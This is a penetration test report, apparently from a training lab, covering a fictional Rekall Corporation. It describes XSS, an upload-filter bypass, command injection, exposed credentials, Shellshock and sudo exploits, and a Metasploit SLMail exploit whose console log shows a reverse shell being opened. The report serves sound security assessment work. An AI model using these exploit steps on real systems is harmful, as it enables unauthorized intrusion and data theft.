Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	GOGO Solutions
Contact Name	Alan Wu
Contact Title	Cyber Analyst

Document History

Version	Date	Author(s)	Comments
001	02/13/2025	Alan Wu	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain a network security perspective from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected or denied an attack technique or tactic from occurring.

- ☐ **Strong Web Application Security**: Input fields effectively block basic XSS exploits.
- ☐ **Effective Input Validation**: Many input fields enforce strict validation measures.
- ☐ **Exploit Mitigation**: Basic protections in certain areas made it more difficult to carry out attacks like Local File Inclusion and, in some cases, XSS scripting.

Summary of Weaknesses


We found several critical vulnerabilities that should be immediately addressed to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

The team identified critical security vulnerabilities that require immediate attention:

- ☐ **Credential Compromise**: Using Kiwi, critical user credentials were extracted and passwords were successfully cracked.
- ☐ **Web Application Vulnerabilities**: Prone to XSS attacks, Local File Inclusion, and command injection exploits.
- ☐ **Network Weaknesses**: Basic Nmap scans revealed multiple open ports.
- ☐ **Outdated Security Flaws**: Both Windows and Linux systems contain unpatched vulnerabilities.
- ☐ **Open Source Intelligence (OSINT) Risks**: WHOIS data and other publicly available information could be exploited by attackers.
- ☐ **Sensitive Data Exposure**: Instances of exposed data were found on both Linux and Windows machines.


Executive Summary

The Gogo team began by testing for XSS vulnerabilities and successfully executed a reflected XSS script on the ‘Welcome’ page, triggering an alert.




The GoGo team tested whether reflected XSS scripts would execute across various pages of the web application and successfully exploited the vulnerability on the ‘VR Planner’ web page.


The team also identified another XSS vulnerability within the ‘Comments’ section. This flaw is particularly concerning, as attackers could exploit it to store malicious scripts on the host server.



A Local File Inclusion (LFI) vulnerability was discovered on the "memory-planner.php" web page. After attempting to upload a malicious PHP file, we confirmed that the upload was successful. Threat actors could potentially exploit this vulnerability to deploy harmful scripts that may evade detection.



Another Local File Inclusion (LFI) vulnerability was identified on the "memory-planner.php" page. However, this instance had better protections, restricting uploads to `.jpg` files. Despite this safeguard, the restriction can be bypassed by appending `.jpg.php` to the filename




On the ‘Login.php’ page, the Gogo team identified a sensitive data exposure within the page source, where a valid username and password were found, allowing for successful authentication.

```
<form action="/Login.php" method="POST">

    <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
    <input type="text" id="login" name="login" size="20" /></p>

    <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
    <input type="password" id="password" name="password" size="20" /></p>

    <button type="submit" name="form" value="submit" background-color="black">Login</button>

</form>
```

By appending “robots.txt” to the IP address, we revealed the website's robot exclusion settings. This information could assist attackers in identifying potential targets for exploitation.

On the ‘networking.php’ page, we discovered a vulnerability when the text on the page exposed the presence of a ‘vendors.txt’ file containing a list of Rekall's confidential networking tools. Upon further examination, we found a command injection vulnerability within the DNS Check tool. Exploiting this flaw allowed us to retrieve the contents of the ‘vendors.txt’ file.




By using Domain Dossier, a domain whois record search of totalrekall.xyz reveals a lot of sensitive location, including addresses, and a potential username for the server.

```
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
```

After searching crt.search for the domain totalrekall.xyz, we discovered sensitive information about its SSL certificate.

6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz	C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA


When running a Nessus Scan on the host 192.168.13.12, we discovered a critical vulnerability for Apache Struts.




An aggressive nmap scan of host 192.168.13.10 revealed a potential weakness through Apache Tomcat. This weakness allowed us to establish a remote session to the host, and search for files containing sensitive information.


```
cat .flag7.txt
8ks6sbhss
```

An aggressive nmap scan of host 192.168.13.11 revealed a potential weakness through a Shellshock exploit. Through this Shellshock exploit, we were once again able to establish a remote session to host, and access sensitive information in `sudoers` and `passwd`.







Using information from the WHOIS domain search of totalrekall.xyz, we were able to establish an ssh session to the host, 192.168.13.14, using the username and password, `alice`. Once the session was established, sudo privileges were then obtained through an exploit utilizing a crafted user ID of -1.



On Day 3, The Gogo team initiated their Windows testing by examining the TotalRekall GitHub page for any useful information. During this investigation, we uncovered a username and password hash that was openly stored on the repository.



During our initial network scan, we identified port 21 as open on the host IP 172.22.117.20. Further investigation confirmed that the FTP server allowed anonymous access, enabling us to log in without authentication.




We also found port 110 open, leveraging this information, we executed the SLMail POP3 exploit, successfully connecting to the target machine (172.22.117.20) and establishing a Meterpreter session.

```
msf6 exploit(windows/pop3/seattlelab_pass) > set RPORT
RPORT => 110
msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:56582 ) at 2025-02-06 19:05:44 -0500

meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  32    fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358  fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840  fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793  fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371  fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940  fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991  fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210  fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831  fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991  fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366  fil   2024-10-21 02:54:16 -0400  maillog.008
100666/rw-rw-rw-  2030  fil   2024-10-21 03:30:50 -0400  maillog.009
100666/rw-rw-rw-  1991  fil   2025-01-30 05:07:05 -0500  maillog.00a
100666/rw-rw-rw-  7010  fil   2025-02-03 18:37:02 -0500  maillog.00b
100666/rw-rw-rw-  4363  fil   2025-02-04 18:39:02 -0500  maillog.00c
100666/rw-rw-rw-  4414  fil   2025-02-05 22:10:23 -0500  maillog.00d
100666/rw-rw-rw-  2366  fil   2025-02-06 18:34:15 -0500  maillog.00e
100666/rw-rw-rw-  1509  fil   2025-02-06 19:05:43 -0500  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```


Once the remote session was established, a file with sensitive information was found in the `C:\Users\Public\Documents` folder.

```
meterpreter > ls Documents
Listing: Documents
==================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Music
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Pictures
040777/rwxrwxrwx  0     dir   2022-02-15 21:01:26 -0500  My Videos
100666/rw-rw-rw-  278   fil   2019-12-07 04:12:42 -0500  desktop.ini
100666/rw-rw-rw-  32    fil   2022-02-15 17:02:28 -0500  flag7.txt
```

